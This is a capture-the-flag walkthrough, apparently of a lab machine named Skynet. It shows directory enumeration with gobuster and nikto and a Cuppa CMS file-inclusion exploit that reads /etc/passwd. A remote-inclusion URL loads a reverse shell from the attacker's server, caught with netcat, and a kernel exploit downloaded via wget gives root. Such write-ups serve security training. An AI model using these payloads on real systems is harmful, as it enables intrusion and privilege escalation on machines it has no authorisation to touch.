
```
root@ip-10-10-210-211:~# ls
attention.txt                                'Neural Networks and Deep Learning.pdf'
'Convolutional Neural Networks-CNN.pdf'      notes
 Desktop                                     Pictures
 Downloads                                   Postman
'Improving Deep Neural Networks.pdf'         Scripts
 Instructions                                Skynet.txt
 logs                                       'Structuring your Machine Learning Project.pdf'
'Natural Language Processing-Building Sequence Models.pdf'   thinclient_drives
root@ip-10-10-210-211:~# cd notes
root@ip-10-10-210-211:~/notes# ls
'0.00 Cover.md'                    '1.09 Optimization.md'              '2.08 In Practice.md'             '5.00 In Practice.md'
'1.00 Foundations.md'              '1.10 Algorithms.md'                '3.00 Artificial Intelligence.md' '5.01 Process.md'
'1.01 Functions.md'                '2.00 Machine Learning.md'          '3.01 Search.md'                  '5.02 Visualization.md'
'1.02 Linear Algebra.md'           '2.01 Overview.md'                  '3.02 Planning.md'                '5.03 Anonymization.md'
'1.03 Calculus.md'                 '2.02 Supervised Learning.md'       '3.03 Reinforcement Learning.md'  '6.00 Appendices.md'
'1.04 Probability.md'              '2.03 Neural Nets.md'               '3.04 Filtering.md'               '6.01 pandas.md'
'1.05 Statistics.md'               '2.04 Model Selection.md'           '3.05 In Practice.md'             important.txt
'1.06 Bayesian Statistics.md'      '2.05 Bayesian Learning.md'         '4.00 Simulation.md'
'1.07 Graphs.md'                   '2.06 Natural Language Processing.md' '4.01 Agent-Based Models.md'
'1.08 Probabilistic Graphical Models.md'  '2.07 Unsupervised Learning.md'  '4.02 Nonlinear Dynamics.md'
root@ip-10-10-210-211:~/notes# cat important.txt

1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
root@ip-10-10-210-211:~/notes#
```

We can run gobuster and nikto against the hidden directory.


```
root@ip-10-10-116-29:~# gobuster dir -u http://10.10.116.79/45kra24zxs28v3yd -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e -x php,htm,html,
txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.116.79/45kra24zxs28v3yd
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     html,txt,php,htm
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2021/01/20 23:59:24 Starting gobuster
===============================================================
http://10.10.116.79/45kra24zxs28v3yd/index.html (Status: 200)
http://10.10.116.79/45kra24zxs28v3yd/administrator (Status: 301)
===============================================================
2021/01/21 00:04:05 Finished
===============================================================
root@ip-10-10-116-29:~#
```

```
root@ip-10-10-116-29:~# nikto -h http://10.10.116.79:80/45kra24zxs28v3yd
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.10.116.79
+ Target Hostname:    ip-10-10-116-79.eu-west-1.compute.internal
+ Target Port:        80
+ Start Time:         2021-01-21 00:06:28 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /45kra24zxs28v3yd/, fiel
ds: 0x1a2 0x592cb85331880
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-3092: /45kra24zxs28v3yd/administrator/: This might be interesting...
+ /45kra24zxs28v3yd/administrator/index.php: Admin login page/section found.
+ 6544 items checked: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2021-01-21 00:06:37 (GMT0) (9 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@ip-10-10-116-29:~#
```

Here is the landing page for index.html.




Both tools located the Administrator directory. Let's navigate to it and attempt to login.




Since this is in the beta phase according to Miles' notes, let's see if we can get in with the default credentials.

None of the default creds appear to work. We researched a vulnerability for this application and found that it may be vulnerable to PHP code injection.



First, let's see if we can brute force our way in with Hydra.



Brute Forcing our way in didn't appear to work either, so let's try out our exploit.
According to the exploit, we should be able to display the contents of the /etc/passwd file.


```
#####################################################
EXPLOIT
#####################################################

http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../../etc/passwd

Moreover, We could access Configuration.php source code via PHPStream
```

Let's try it.
http://10.10.116.79/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../etc/passwd

Field configuration:

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false lxd:x:106:65534::/var/lib/lxd/:/bin/false messagebus:x:107:111::/var/run/dbus:/bin/false uuidd:x:108:112::/run/uuidd:/bin/false dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin milesdyson:x:1001:1001:,,,:/home/milesdyson:/bin/bash dovecot:x:111:119:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false dovenull:x:112:120:Dovecot login user,,,:/nonexistent:/bin/false postfix:x:113:121::/var/spool/postfix:/bin/false mysql:x:114:123:MySQL Server,,,:/nonexistent:/bin/false

That works. So, let's see if we can get a reverse shell using this exploit.
We create a script for a reverse shell and then open a netcat session on port 7777 to catch it.



Then we exploit with this code:
http://10.10.116.79/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://10.10.116.29:8888/shell.txt?

```
root@ip-10-10-116-29:~# nano shell.txt
root@ip-10-10-116-29:~# ls
Desktop    Instructions  Postman  shell.txt
Downloads  Pictures      Scripts  thinclient_drives
root@ip-10-10-116-29:~# python3 http.server 8888
python3: can't open file 'http.server': [Errno 2] No such file or directory
root@ip-10-10-116-29:~# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
10.10.116.79 - - [21/Jan/2021 01:05:58] "GET /shell.txt HTTP/1.0" 200 -
```

```
root@ip-10-10-116-29: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-116-29:~# nc -nlvp 7777
Listening on [0.0.0.0] (family 0, port 7777)
Connection from 10.10.116.79 33492 received!
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 201
7 x86_64 x86_64 x86_64 GNU/Linux
 19:05:58 up  1:29,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```


Let's capture the user flag.

```
$ cd /home/
$ ls
milesdyson
$ cd milesdyson
$ ls
backups
mail
share
user.txt
$ cat user.txt
7ce5c2109a40f958099283600a9ae807
$
```

We change to the backups directory and learn that there is a process called backup.sh running as root. This is our possible path to privilege escalation.


```
$ ls -al
total 36
drwxr-xr-x 5 milesdyson milesdyson 4096 Sep 17  2019 .
drwxr-xr-x 3 root       root       4096 Sep 17  2019 ..
lrwxrwxrwx 1 root       root          9 Sep 17  2019 .bash_history -> /dev/null
-rw-r--r-- 1 milesdyson milesdyson  220 Sep 17  2019 .bash_logout
-rw-r--r-- 1 milesdyson milesdyson 3771 Sep 17  2019 .bashrc
-rw-r--r-- 1 milesdyson milesdyson  655 Sep 17  2019 .profile
drwxr-xr-x 2 root       root       4096 Sep 17  2019 backups
drwx------ 3 milesdyson milesdyson 4096 Sep 17  2019 mail
drwxr-xr-x 3 milesdyson milesdyson 4096 Sep 17  2019 share
-rw-r--r-- 1 milesdyson milesdyson   33 Sep 17  2019 user.txt
$ cd backups
$ ls -al
total 4584
drwxr-xr-x 2 root       root          4096 Sep 17  2019 .
drwxr-xr-x 5 milesdyson milesdyson    4096 Sep 17  2019 ..
-rwxr-xr-x 1 root       root            74 Sep 17  2019 backup.sh
-rw-r--r-- 1 root       root       4679680 Jan 20 20:15 backup.tgz
$
```

We appear to have a limited shell. According to the exploit, we can still pull data from the system as root. Let's use the exploit to see if we can list any scripts that may be running as root.




Backup.sh is running as root.


Let's download LinPeas to aid us in our privilege escalation.



Next, let's change directories to /tmp. From there we will upload linpeas.sh to our victim server using a wget request.




Next, we add the executable bit to linpeas.sh




After running linpeas.sh, I didn't see a clear path to get privilege escalation. As a last resort I will attempt a kernel exploit. To find our kernel version we execute a uname -a command.

```
$ uname -a
uname -a
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 201
7 x86_64 x86_64 x86_64 GNU/Linux
$
```

A quick search reveals an exploit for our kernel version.




We can download the exploit and then upload to the victim /tmp directory via wget.




```
root@ip-10-10-89-85:~# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
10.10.101.117 - - [21/Jan/2021 23:16:10] "GET /shell.txt HTTP/1.0" 200 -
10.10.101.117 - - [22/Jan/2021 00:27:16] "GET /47169.c HTTP/1.1" 200 -
```

```
$ wget 10.10.89.85:8888/47169.c
wget 10.10.89.85:8888/47169.c
--2021-01-21 18:27:17--  http://10.10.89.85:8888/47169.c
Connecting to 10.10.89.85:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 29245 (29K) [text/plain]
Saving to: '47169.c'

47169.c             100%[===================>]  28.56K  --.-KB/s    in 0s

2021-01-21 18:27:17 (604 MB/s) - '47169.c' saved [29245/29245]

$
```

Now that the file has been successfully uploaded, we can compile and run the exploit.



We are now root!